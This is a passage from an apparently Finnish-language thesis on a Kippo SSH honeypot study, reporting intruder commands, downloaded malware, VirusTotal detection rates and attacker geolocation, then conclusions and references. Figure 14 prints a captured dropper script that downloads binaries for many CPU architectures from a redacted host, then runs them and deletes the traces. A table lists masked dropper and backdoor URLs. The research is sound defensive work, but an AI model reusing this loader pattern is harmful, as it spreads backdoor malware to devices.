Lisäksi osa yhteyksistä alkoi ja päättyi samalla aikaleimalla, mutta myös muutaman sekunnin mittaisia yhteyksiä oli avattu. Varmaa syytä tälle ilmiölle on vaikeaa sanoa, mutta todennäköisesti kyseessä on jokin väärin toimiva murtautumiseen käytettävä haittaohjelma.

Sekä yksittäisten IP-osoitteiden tuottama murtautumisyritysten määrä, että laajat hyökkäyksissä käytetyt sanakirjat, osoittavat valtaosan liikenteestä tulevan *haistelijoilta* (*sniffers*), jotka ovat mahdollisesti kyseiseen tarkoitukseen valjastettuja tietokoneita tai saastuneita tietokoneita sekä muita murrettuja älylaitteita. Kuvioon 13 on hahmoteltu hyökkäyksen tyypillinen eteneminen - neljäntenä vaiheena kuvattu liikenne haittaohjelmapalvelimen ja hunajapurkin välillä toteutuu niissä tapauksissa, kun komentopalvelin pyytää hunajapurkin (eli murretuksi oletetun laitteen) noutamaan haittaohjelman verkon yli, yleensä käyttäen http-yhteyttä. Tutkimuksessa havaittiin, että haittaohjelmapalvelin voi olla samassa IP-osoitteessa – mahdollisesti ollen sama tietokone – kuin komentopalvelin.



Kuvio 13 Hyökkäysten eteneminen ja haittaohjelmien lataamisen organisointi

8.5 Murtautujien toimet hunajapurkissa

Kuten aiemmin todettiin, onnistunut kirjautuminen ei välttämättä johda käyttäjän muihin toimiin hunajapurkissa. Onnistuneita kirjautumisia oli 1 244 kpl, mutta SSH:n yli annettiin komentoja vain 310 kirjautumiskerralla. Näin ollen vain n. 37 % kirjautuneista murtautujista teki jotakin onnistuneen kirjautumisen jälkeen.

Kaikki SSH:n kautta annetut käskyt käytiin lävitse ja luokiteltiin. Tulos oli mielenkiintoinen: vain hyvin pieni osa murtautujista oli lainkaan kiinnostunut tietokoneesta tai sen sisällöstä. Yleisimpiä komentoja ei ole tässä yhteydessä mielekästä listata, koska niissä ei sellaisenaan ole riittävästi informaatiota toi-

minnan kuvaamiseksi (kuten esimerkiksi *cd /tmp*). Taulukossa 15 luetellaan erityyppisten toimien lukumäärät.

TAULUKKO 15 SSH:n kautta tehtyjen suoritteiden lukumäärät

Kuvaus	**Lukumäärä**
Poistu välittömästi (*exit*)	1 (0,3 %)
Lataa www-sivu curl-ohjelmalla	1 (0,3 %)
Tutki tietokoneen ominaisuuksia ja käyttäjien tiedostoja	2 (0,6 %)
Tutki tietokoneen ominaisuuksia, lataa ja suorita haittaohjelmia	2 (0,6 %)
Tutki tietokoneen ominaisuuksia ja asenna paketteja (*apt-get*, *yum*)	4 (1,2 %)
Tutki tietokoneen ominaisuuksia ja vaihda pääkäyttäjän salasana	4 (1,2 %)
Tyhjennä järjestelmän lokit tekemättä muuta	3 (1,0 %)
Tutki tietokoneen ominaisuuksia tekemättä muuta	9 (2,9 %)
Aja vain yksi käsky, joka tulostaa jotakin (yleensä *echo*)	13 (4,2 %)
Muuta palomuurin asetuksia (*iptables*), lataa ja aja haittaohjelmia	20 (6,5 %)
Lataa ja aja Perl-ohjelmia	29 (9,4 %)
Lataa ja aja haittaohjelmia tekemättä muuta	222 (71,6 %)

Annetuissa komennoissa oli paljon toistoa. Monet komennot olivat keskenään täysin identtisiä ja osa ajettiin peräkkäin useita kertoja. Usein murtautumiset toteutettiin samasta IP-osoitteesta.

Komennoista oli selkeästi havaittavissa, milloin teksti oli ihmisen tuottamaa (ihminen reaaliaikaisesti syöttämässä komennot), ja milloin komennot antoi jokin tietokoneohjelma. Ihminen osallistui vain 14 kertaa (4,5 %) komentojen syöttämiseen, kun taas suurella varmuudella tietokoneohjelma suoritti komennot 286 kertaa (92,3 %). Epävarmoja tapauksia oli 9 kappaletta (2,9 %) ja yhden kerran komennot antoi alkuvaiheessa ihminen, minkä jälkeen loput komennot kopioitiin leikepöydältä.

Komentojen pääteltiin olevan tietokoneohjelman syöttämiä, kun yksi seuraavista ehdoista toteutui:

- Kaikkien peräkkäin annettujen komentojen aikaleima oli alusta alkaen sama tai lähes sama.
- Eri komentojen välillä oleva viive oli aina vakio (yleensä 4 sekuntia). Tämä toistui lukuisissa yhteyksissä.
- Komennot ajettiin peräkkäin, vaikka edellinen epäonnistui. Muutamassa tapauksessa yritettiin ensin ladata haittaohjelma, joka epäonnistui. Tämän jälkeen pyrittiin antamaan haittaohjelmalle ajo-oikeudet ja suorittamaan se.
- Ajettiin vain yksi käsky, mutta sama käsky toistui yhä uudelleen uusissa yhteyksissä. Esimerkkinä käsky: *echo "WinSCP: this is end-of-file:0"*, joka suoritettiin yhteensä 8 kertaa mittausjakson aikana.

8.6 Ladattujen haittaohjelmien tunnistaminen

Kippo 2 -hunajapurkissa tehtiin tutkimusjakson aikana yhteensä 128 tiedostonlatausta, joista yksittäisiä haittaohjelmatiedostoja oli 26 kappaletta. Monet tiedostot ladattiin useaan kertaan SSH:n kautta ajettujen skriptien avulla – lisäksi muutama haittaohjelma ladattiin kahden eri käyttäjän toimesta. Muutamassa tapauksessa samanniminen haittaohjelma ladattiin usealta eri palvelimelta.

Haittaohjelmien tunnistamiseen on kehitetty avoimia työkaluja, kuten Googlen kehittämä VirusTotal-palvelu. Palvelu yhdistelee useiden virustentorjuntaohjelmien tietokantoja ja listaa ohjelmat, jotka tunnistavat kyseisen haittaohjelmanäytteen. Näyte voidaan lähettää palveluun joko URL-osoitteena, kokonaisena tiedostona tai tiedostosta laskettuna md5-tarkastussummana.

Taulukossa 16 luetellaan kaikki hunajapurkkiin ladatut haittaohjelmat sekä lyhyesti niiden piirteet (IP-osoitteet ja domain-nimet piilotettu). Ohjelmien dynaaminen koodianalyysi (ajaminen hiekkalaatikkoympäristössä) tai staattinen koodianalyysi ovat mielenkiintoisia jatkotutkimuskohteita, joihin ei kuitenkaan tämän tutkimuksen yhteydessä ollut aikaa.

Taulukossa esiintyvä tyyppi *Shell* tarkoittaa komentoriviltä ajettavaa komentojonotiedostoa (shell script). Näitä kutsutaan myös *droppereiksi*, koska niiden avulla ladataan ja suoritetaan tyypillisesti varsinaiset ajettavat haittaohjelmat (payloads).

TAULUKKO 16 Hunajapurkkiin ladatut haittaohjelmat

URL	Tyyppi	Toiminta
http://www.*xxx*.ro/csservers_redirecte_linux_hlds_dp.tar.gz	.tar.gz	Murrettu Counter Strike –pelin palvelinohjelmisto
http://*xxx.xxx.xxx.xxx*/Bot/stun.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/blj.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/TwoFace/DICKS.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/bins.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/a/a.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään
http://*xxx.xxx.xxx.xxx*/Bot/stun.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/s.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään
http://*xxx.xxx.xxx.xxx* /bin.sh	Shell	*Malware dropper*
http://*xxx.xxx.xxx.xxx*/Bot/binary.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/r.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään
http://*xxx.xxx.xxx.xxx*/gb.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/xbin.sh	Shell	*Malware dropper*
http://*xxx.xxx.xxx.xxx*/fknbin.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx* /Bot/stun.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/Bot/binary.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/bot.pl	Perl	Todennäköinen IRC-botti
http://*xxx.xxx.xxx.xxx*/xxbin.sh	Shell	*Malware dropper*
http://*xxx.xxx.xxx.xxx*/gb.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/bins.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx.xxx.xxx*/Bot/binary.sh	Shell	*Malware dropper* (useita CPU-arkkitehtuureita)
http://*xxx.xxx*.org/wp-content/uploads/2016/03/gosh.zip	Zip	*SSH Bruter* - sanakirjahyök-käys
http://*xxx.xxx.xxx.xxx*/pbot.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään
http://*xxx.xxx.xxx.xxx*/pbot.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään
http://*xxx.xxx.xxx.xxx*/k.sh	Shell	*Malware dropper*
http://*xxx.xxx*.cf/xinamxd.pl	Perl	Perl/ShellBot.B – takaovi käyttöjärjestelmään

Kuviossa 14 on tulostettu tiedoston *gb.sh* sisältö, joka suorittaa seuraavat toimet:

1. Ladataan haittaohjelma wget-ohjelmalla. Jokaisella rivillä suoritetaan uusi lataus, IP-osoitteen jälkeen oleva tiedostonimi, esimerkiksi *arm4l*, tarkoittaa tässä tapauksessa kyseiselle suoritinarkkitehtuurille käännettyä binäärimuotoista haittaohjelmaa. Kyseinen IP-osoite sijoittuu Venäjälle.
2. Annetaan chmod-komennolla ladatulle tiedostolle suoritusoikeudet.
3. Suoritetaan haittaohjelma.
4. Poistetaan ladattu haittaohjelma.
5. Odotetaan kolme sekuntia viimeisimmän suorituksen jälkeen.
6. Lataaja poistaa itsensä.

```
#!/bin/sh

wget -c http://[redacted]/armv4l -P /dev/ ; chmod +x /dev/armv4l ; /dev/armv4l;rm -rf armv4l
wget -c http://[redacted]/armv5l -P /dev/ ; chmod +x /dev/armv5l ; /dev/armv5l;rm -rf armv5l
wget -c http://[redacted]/i586 -P /dev/ ; chmod +x /dev/i586 ; /dev/i586;rm -rf i586
wget -c http://[redacted]/i686 -P /dev/ ; chmod +x /dev/i686 ; /dev/i686;rm -rf i686
wget -c http://[redacted]/m68k -P /dev/ ; chmod +x /dev/m68k ; /dev/m68k;rm -rf m68k
wget -c http://[redacted]/mips -P /dev/ ; chmod +x /dev/mips ; /dev/mips;rm -rf mips
wget -c http://[redacted]/mipsel -P /dev/ ; chmod +x /dev/mipsel ; /dev/mipsel;rm -rf mipsel
wget -c http://[redacted]/powerpc -P /dev/ ; chmod +x /dev/powerpc ; /dev/powerpc;rm -rf powerpc
wget -c http://[redacted]/powerpc440 -P /dev/ ; chmod +x /dev/powerpc440 ; /dev/powerpc440;rm -rf powerpc440
wget -c http://[redacted]/sh4 -P /dev/ ; chmod +x /dev/sh4 ; /dev/sh4;rm -rf sh4
wget -c http://[redacted]/x86_64 -P /dev/ ; chmod +x /dev/x86_64 ; /dev/x86_64;rm -rf x86_64
wget -c http://[redacted]/armv4l4 -P /dev/ ; chmod +x /dev/armv4l4 ; /dev/armv4l4;rm -rf armv4l4
wget -c http://[redacted]/armv5l4 -P /dev/ ; chmod +x /dev/armv5l4 ; /dev/armv5l4;rm -rf armv5l4
wget -c http://[redacted]/i5864 -P /dev/ ; chmod +x /dev/i5864 ; /dev/i5864;rm -rf i5864
wget -c http://[redacted]/i6864 -P /dev/ ; chmod +x /dev/i6864 ; /dev/i6864;rm -rf i6864
wget -c http://[redacted]/m68k4 -P /dev/ ; chmod +x /dev/m68k4 ; /dev/m68k4;rm -rf m68k4
wget -c http://[redacted]/mips4 -P /dev/ ; chmod +x /dev/mips4 ; /dev/mips4;rm -rf mips4
wget -c http://[redacted]/mipsel4 -P /dev/ ; chmod +x /dev/mipsel4 ; /dev/mipsel4;rm -rf mipsel4
wget -c http://[redacted]/powerpc4 -P /dev/ ; chmod +x /dev/powerpc4 ; /dev/powerpc4;rm -rf powerpc4
wget -c http://[redacted]/powerpc4404 -P /dev/ ; chmod +x /dev/powerpc4404 ; /dev/powerpc4404;rm -rf powerpc4404
wget -c http://[redacted]/sh44 -P /dev/ ; chmod +x /dev/sh44 ; /dev/sh44;rm -rf sh44
wget -c http://[redacted]/x86_644 -P /dev/ ; chmod +x /dev/x86_644 ; /dev/x86_644;rm -rf x86_644

sleep 3;
rm -fr /dev/gb.sh
```

Kuvio 14 Haittaohjelmalataaja ”gb.sh”, IP-osoite häivytetty.

Kyseinen haittaohjelmalataaja oli tunnistettavissa myös edellä mainitun VirusTotal-palvelun avulla. Palvelussa käytettävistä haittaohjelmatietokannoista 11 / 57 kappaletta tunnisti kyseisen tiedoston. Tietokannoissa haittaohjelman nimeksi oli annettu *Linux / Downloader* tai vastaava. Koska Kippo ei anna käyttäjän suorittaa kyseistä haittaohjelmalataajaa, ladattiin skriptissä mainittu haittaohjelma käsin testausta varten kyseisestä IP-osoitteesta. Lataus onnistui ja tiedostosta laskettiin md5-summa, minkä jälkeen se testattiin jälleen VirusTotal-palvelussa – tässä tapauksessa 24 / 55 tietokantaa tunnisti haittaohjelman ja luokitteli sen takaoveksi (backdoor) järjestelmään.


Kuten mainittiin, tutkimuksen aikana ladattiin osa haittaohjelmalataajien yrittämistä tiedostoista käsin hunajapurkin ulkopuolelle ja laskettiin niistä md5-tarkastussummat. Näistä 71 % oli tunnistettavissa VirusTotal-palvelun avulla, mutta keskimäärin vain 31 % eri virustentorjuntaohjelmista pystyi tunnistamaan kyseisen haittaohjelman. Merkittävä syy tähän voi olla Linux-

haittaohjelmien suhteellisen pieni määrä, Linux-pohjaisten käyttöjärjestelmien harvinaisuus varsinkin PC-tietokoneissa sekä virustentorjuntaohjelmien vähäinen saatavuus Linux-ympäristöihin.

Vaikka varsinaiseen haittaohjelma-analyysiin ei tässä tutkimuksessa keskitytä, suoritettiin kyseinen tiedosto suojatussa ympäristössä ilman pääsyä verkkoon. Kyseinen ohjelma asettui taustalle tulostaen muutaman sekunnin välein ilmoitusta *"FAILED TO CONNECT"*. Ohjelma jää siis taustalle odottamaan, että yhteyden avaaminen Command&Control –palvelimelle onnistuu.

Useissa tapauksissa haittaohjelmalataajat pyrkivät lataamaan useaan suoritinarkkitehtuuriin käännettyjä, binäärimuotoisia haittaohjelmia. Kuviossa 12 esiintyvä haittaohjelma oli käännetty useille arkkitehtuureille, joten sen suorittaminen on mahdollista lähes missä ympäristössä tahansa. Matkapuhelimet ja taulutietokoneet on toteutettu yleensä ARM-arkkitehtuurilla, kevyemmät älylaitteet, kuten reitittimet, verkkoon liitettävät tietokoneiden oheislaitteet sekä IoT-laitteet, taas MIPS-arkkitehtuurilla. Käännökset useille arkkitehtuureille mahdollistavat siis haittaohjelman leviämisen mahdollisimman laajalle.

Kuviossa 15 esitellään haittaohjelmien lataajien osuudet maittain. Kyseessä on siis yksittäisten IP-osoitteiden sijainnit – kuten aiemmin mainittiin, latauksia kertyi yhteensä 128 kappaletta, joista Yhdysvaltojen osuus oli 108 latausta (84,4 %). Vastaavasti latauksia kertyi Alankomaista 9 kpl (7,0 %), Saksasta 6 kpl (4,7 %) ja Romaniasta 5 kpl (3,9 %). Latausten määrä ei ole suorassa suhteessa lataajien määrään.




Kuvio 15 Haittaohjelmien yksittäisten lataajien osuus maittain

Haittaohjelmat ladattiin hunajapurkkiin Linux-järjestelmissä yleistä *wget*-ohjelmaa käyttäen. Kyseiselle ohjelmalle annetaan parametrina tiedoston URL-osoite, jota voitiin käyttää palvelimen IP-osoitteen selvittämiseen – monessa

tapauksessa palvelimilla ei tosin ollut DNS-osoitetta lainkaan, vaan http-pyyntö osoitettiin suoraan IP-osoitteeseen. Näistä IP-osoitteista saatiin edellisten tapausten lailla paikkatiedot, joiden perusteella päästiin jäljittämään haittaohjelmapalvelimien sijaintitiedot. Sijainti ei kuitenkaan kerro haittaohjelman levittäjän todellista sijaintia, koska palvelinta voidaan ylläpitää missä päin maailmaa tahansa. Monet suuret pilvipalvelujen tarjoajat antavat asiakkailleen mahdollisuuden valita, missä maassa sijaitsevaan konesaliin virtuaalipalvelimet halutaan sijoittaa. Joissakin tapauksissa nämä haittaohjelmapalvelimet, joihin siis on asennettu www-palvelinohjelmisto, voi myös olla jokin murrettu palvelin tai kotitietokone.

Kuviossa 16 näkyy kohdepalvelimien IP-osoitteeseen kytkettyjen paikkatietojen osuudet. Tässäkin tapauksessa Yhdysvalloissa sijaitsi kiistattomasti valtaosa haittaohjelmia jakavista palvelimista, 22 kpl (64 %). Seuraavina tulivat Ranska ja Romania osuuksilla 3 kpl (9 %), Ukraina 2 kpl (6 %) ja viimeisinä yhden palvelimen lukumäärillä (3 %) Venäjä, Englanti, Saksa ja Alankomaat.



Kuvio 16 Haittaohjelmien yksittäisten lataajien osuus maittain

Haittaohjelmanäytteet antoivat kattavan kuvan tällä hetkellä murrettuihin laitteisiin ladattavista haittaohjelmista. Näiden ohjelmien tarkempi analysointi jää tämän tutkimuksen ulkopuolelle, mutta on hyvin mielenkiintoinen jatkotutkimusaihe.

8.7 Yhteenveto

Tässä luvussa analysoitiin hunajapurkkien keräämä aineisto. Hunajapurkkeihin kertyi valtava määrä liikennettä, kirjautumisyrityksiä oli yhteensä 406 467 kpl.

Kippo 2 –hunajapurkkiin avattiin pääsy kolmella eri käyttäjätunnus-salasanaparilla, joiden avaaminen tuotti 1 244 onnistunutta kirjautumista. Erittäin huomionarvoista on, että yleisimmät kirjautumisyrityksiin käytetyt tunnukset ovat useiden laitteiden hallintaan käytettäviä oletustunnuksia ja -salasanoja. Tämä ei ole yllättävää, mutta antaa vahvistuksen sille, että laitteisiin oletuksina määritetyt käyttäjätunnukset ja salasanat on aina vaihdettava.

Kirjautumiset ja niiden avulla tehdyt toimet analysoitiin. Mielenkiintoinen havainto oli, että murtautujat eivät ole kiinnostuneita murrettujen tietokoneiden sisällöistä, vaan ne pyrittiin saastuttamaan haittaohjelmilla. Haittaohjelmia hunajapurkkiin ladattiin yhteensä 129 kappaletta, jotka olivat pääasiassa skriptejä, jotka pyrkivät lataamaan lisää haittaohjelmia. Kirjautumisista valtaosa oli tietokoneohjelmien suorittamia, joten ihmisten tekemiä toimia päästiin tutkimusjakson aikana näkemään vain vähän – kohtalaisella varmuudella ihminen oli vain 14 kirjautumisen takana. Kirjautumisyritysten määrillä mitattuna eniten murtautujia kirjautui sisään Yhdysvalloista ja Kiinasta. Haittaohjelmapalvelimista valtaosa sijaitsi Yhdysvalloissa.

9 YHTEENVETO JA POHDINTA

Tutkimuksessa perehdyttiin hyökkäyksentunnistus- ja hyökkäyksenestojärjestelmiin, ennen kaikkea eri hunajapurkkijärjestelmiin. Tutkittiin hunajapurkkijärjestelmien ominaisuuksia ja vaatimuksia sekä teknisesti että ylläpidollisen osaamisen, laillisuuden ja eettisyyden näkökulmista. Hunajapurkkijärjestelmä on haastava monessa mielessä – se edellyttää ymmärrystä verkkohyökkäyksistä ja hyvää teknistä osaamista, koska väärin asennettuna hunajapurkki voi muodostaa riskin muille järjestelmille tai murrettuna osallistua itse verkkohyökkäyksiin, jolloin hunajapurkin ylläpitäjä on edesvastuussa mahdollisesti syntyneistä vahingoista. Ylläpitäjän on myös tiedostettava omat oikeutensa, eikä hyökkääjää vastaan ole aiheellista kohdistaa vastatoimia, vaan tarvittaessa hyökkäyksistä tulisi ilmoittaa hyökkäyksen lähteessä olevalle operaattorille tai verkon ylläpitäjälle. On myös mahdollista, että verkkohyökkäykseen käytetään kolmannen osapuolen murrettua tietokonetta tai älylaitetta ilman, että laitteen omistaja on asiasta tietoinen.

Tutkimuksessa vertailtiin eri hunajapurkkityyppejä. Kokeellisessa osassa päädyttiin asentamaan keskitason vuorovaikutuksen, suomalaista alkuperää oleva Kippo-ohjelmisto kahteen erilliseen verkkopalvelimeen, kumpikin oman julkisen IP-osoitteensa taakse. Ensimmäinen hunajapurkki jätettiin keräämään murtautumisyrityksiä liikenteen määrän ja käytettyjen sanakirjojen selvittämistä varten. Muutaman päivän päästä asennettiin toinen hunajapurkki, johon sallittiin pääsy SSH-palvelun kautta kolmella eri käyttäjätunnus-salasanaparilla. Tutkimusaineistoa kerättiin aikavälillä 19.2. – 7.4.2016 (49 päivää), minkä aikana hunajapurkit keräsivät mittavan aineiston. Sen avulla saatiin tutkittua kattavasti murtautumisia, niiden yrityksiä, murtautujien toimia hunajapurkissa sekä hunajapurkkiin ladattuja haittaohjelmia.

Kerätyn tutkimusaineiston laajuus yllätti myönteisesti ja sen perusteella saatiin tehtyä runsaasti päätelmiä hyökkäysten toteutuksista. Yllättävä havainto oli, että murtautujia ei kiinnostanut murretun tietokoneen sisältö juuri lainkaan, vaan murtautumisten päämääränä oli päästä saastuttamaan kyseinen tietokone haittaohjelmilla. Haittaohjelmien tunnistamiseen käytettiin Googlen tarjoamaa VirusTotal-palvelua, joka tunnisti jopa 71 % näistä haittaohjelmista. Valtaosa

ohjelmista oli järjestelmiin asennettavia takaovia, jonka avulla tietokoneita pyritään ohjaamaan komentopalvelimilta murtautujien päämäärien mukaisesti. Todennäköisesti tällaisilla haittaohjelmilla saastutetut laitteet tulisivat toimimaan osallisina palvelunestohyökkäyksissä.

Hyökkääjien IP-osoitteisiin liittyvä paikkatieto saatiin jokaisen hyökkääjän osalta haettua geoPlugin-palvelun avulla. Näiden tilastointi tuotti seuraavan mielenkiintoisen havainnon: valtaosa hyökkäyksistä tuli Yhdysvalloista ja Kiinasta. Lisäksi suurin osa haittaohjelmista ladattiin Yhdysvalloissa sijaitsevilta palvelimilta.

Haitallisen liikenteen määrä, käytetyt sanakirjat ja hyökkäysten lähteet kertovat summittaisesti, mistä ja millaisilla ohjelmistoilla hyökättiin, mutta tämä avasi myös uusia kysymyksiä. Varsinaisesti ei voida päätellä, millaista teknologiaa hyökkäyksiin käytetään – onko kysymyksessä saastutetut kotitietokoneet vai kyseiseen tarkoitukseen perustetut palvelimet. Myöskään haittaohjelmien tarkemmalle analysoinnille ei ollut aikaa, joten ei vielä saatu selvitettyä, miten kyseiset ohjelmat toimisivat ajan kanssa. Niitä ei voida päästää vapaasti liikennöimään internetiin, joten niitä täytyy tutkia rajoitetussa hiekkalaatikkoympäristössä. Myös staattinen koodianalyysi voisi mahdollistaa ohjelmien toiminnan selvittämisen – mahdollisesti se voisi paljastaa myös ohjelman tekijän lähteet ja tarkoitusperät.

Hunajapurkit ovat oikein asennettuina ja hallittuina erittäin tehokas tapa tutkia haitallista verkkoliikennettä. Kyberturvallisuusalan tapahtumissa on väläytelty ajatusta laajemmasta kansainvälisestä yhteistyöstä, joka oikein ohjattuna mahdollistaisi laajemman tietoturvatutkimuksen hunajapurkki- ja IDS-järjestelmien verkoston avulla. Yhteen sijaintiin perustetun hunajapurkin avulla saadaan tietoa kyseiseen IP-osoitteeseen kohdistetuista hyökkäyksistä, mutta sen perusteella ei voida päätellä, miten laajalle kyseinen hyökkäys on kohdistettu, ja toteuttaako esimerkiksi jokin muu taho samaa verkkohyökkäystä. Kippo tunnetaan alalla kansainvälisesti ja on erinomainen tietoturvatutkimuksen työkalu.

Tutkimus antaa hyvin pohjaa jatkotutkimusaiheille, joita olisivat ainakin haittaohjelmien analysointi, mahdollisen maantieteellisesti hajautetun hunajapurkkiverkoston perustaminen ja liikenteen vertailu ja analysointi näiden välillä. Lisäksi mielenkiintoinen kysymys olisi, miten palvelimen näkyvyys ja ominaisuudet vaikuttavat haitalliseen verkkoliikenteeseen – millainen vaikutus olisi esimerkiksi palvelimeen asetetulla www-sivustolla? Entä, jos palvelimena olisi Windows Server?

LÄHTEET

Baumrucker, C., Burton, J., Dentler, S., Dubrawsky, I., Osipov, V., Sweeney, M. (2003). *Cisco Security Professional's Guide to Secure Intrusion Detection Systems*. Rockland, MA: Syngress Publishing. Haettu 17.5.2016 osoitteesta http://docstore.mik.ua/cisco/pdf/security/Syngress%20-%20Cisco%20Security%20Professional%27s%20Guide%20to%20Secure%20Intrusion%20Detection%20Systems.pdf

Bishop, M. & Frincke, D. (2006). Computer Security Education And Research: Handle with Care. IEEE Computer Society. Haettu 19.5.2016 osoitteesta http://ieeexplore.ieee.org.ezproxy.jyu.fi/stamp/stamp.jsp?tp=&arnumber=4042658,

Conpot (2016). CONPOT ICS/SCADA Honeypot. Ladattu 20.5.2016 osoitteesta http://www.conpot.org/

Deng, W., Deng, N. (2011). A Honeypot Detection Method Based on Characteristic Analysis and Environment Detection. 2011 International Conference in Electrics, Communication and Automatic Control Proceedings (s. 201—206). Springer. Haettu 23.5.2016 osoitteesta https://jykdok.linneanet.fi/vwebv/holdingsInfo?bibId=1248896

Geier, E. (2016). How to Keep You PC Safe With Sandboxing. PCWorld. Ladattu 20.5.2016 osoitteesta http://www.pcworld.com/article/247416/how_to_keep_your_pc_safe_with_sandboxing.html

IANA: The Internet Assigned Numbers Authority (2016). Ladattu 23.5.2016 osoitteesta: https://www.iana.org/numbers

ITU-T Publications (2016, 7. huhtikuuta). Y.2060: Overview of the Internet of Things. Haettu 19.5.2016 osoitteesta http://www.itu.int/rec/T-REC-Y.2060-201206-I

Jain, Y. & Singh, S. (2011). Honeypot based Secure Network System. *International Journal on Computer Science and Engineering*. Haettu 15.5.2016 osoitteesta http://www.enggjournals.com/ijcse/doc/IJCSE11-03-02-030.pdf

Kumar, V., Samgwan, O. (2012). Signature Based Intrusion Detection System Using SNORT. *International Journal of Computer Applications & Information Technology*. Haettu 17.5.2016 osoitteesta https://www.researchgate.net/publication/274952404_Signature_Based_Intrusion_Detection_System_Using_SNORT

Marchese, M., Surlinelli, R. & Zappatore, S. (2010). Monitoring unauthorized internet accesses through a 'honeypot' system. *International Journal of Communication Systems*. Haettu 23.5.2016 osoitteesta http://onlinelibrary.wiley.com/doi/10.1002/dac.1141/pdf

NETSEC (2016). SPECTER Instrusion Detection System. Ladattu 20.5.2016 osoitteesta http://www.specter.com/default50.htm

Scottberg, B., Yurcik, W., Doss, D. (2002). Internet Honeypots: Protection or Entrapment. *Technology and Society*. Haettu 23.5.2016 osoitteesta http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=1013842

Shahzad, A., Musa, S., Aborujilah, A., Irfan, M. (2014). A Review: Industrial Control System (ICS) And Their Security Issues. *American Journal of Applied Sciences*. Haettu 14.5.2016 osoitteesta http://thescipub.com/PDF/ajassp.2014.1398.1404.pdf

Sharma, N., Sran, S. (2011). Detection of threats in Honeynet using Honeywall. *International Journal on Computer Science and Engineering*. Haettu 23.5.2016 osoitteesta http://www.enggjournals.com/ijcse/doc/IJCSE11-03-10-107.pdf

Singh, A. & Joshi R. (2011). A Honeypot System for Efficient Capture and Analysis of Network Attack Traffic. Proceedings of 2011 International Conference on Signal Processing, Communication, Computing and Networking Technologies (s. 514—519). IEEE. Haettu 19.5.2016 osoitteesta http://ieeexplore.ieee.org.ezproxy.jyu.fi/xpl/articleDetails.jsp?arnumber=6024606

Spitzner, L. (2003). Honeypots: Are they Illegal? Haettu 23.5.2016 osoitteesta http://www.symantec.com/connect/articles/honeypots-are-they-illegal

Sulosaari, A. (2004). Tietoturva-ammattilaisen osaamistarvekartoitus. Diplomityö. Tampereen teknillinen yliopisto.

Tamminen, U. (2016). Kippo – SSH Honeypot. Ladattu 20.5.2016 osoitteesta https://github.com/desaster/kippo

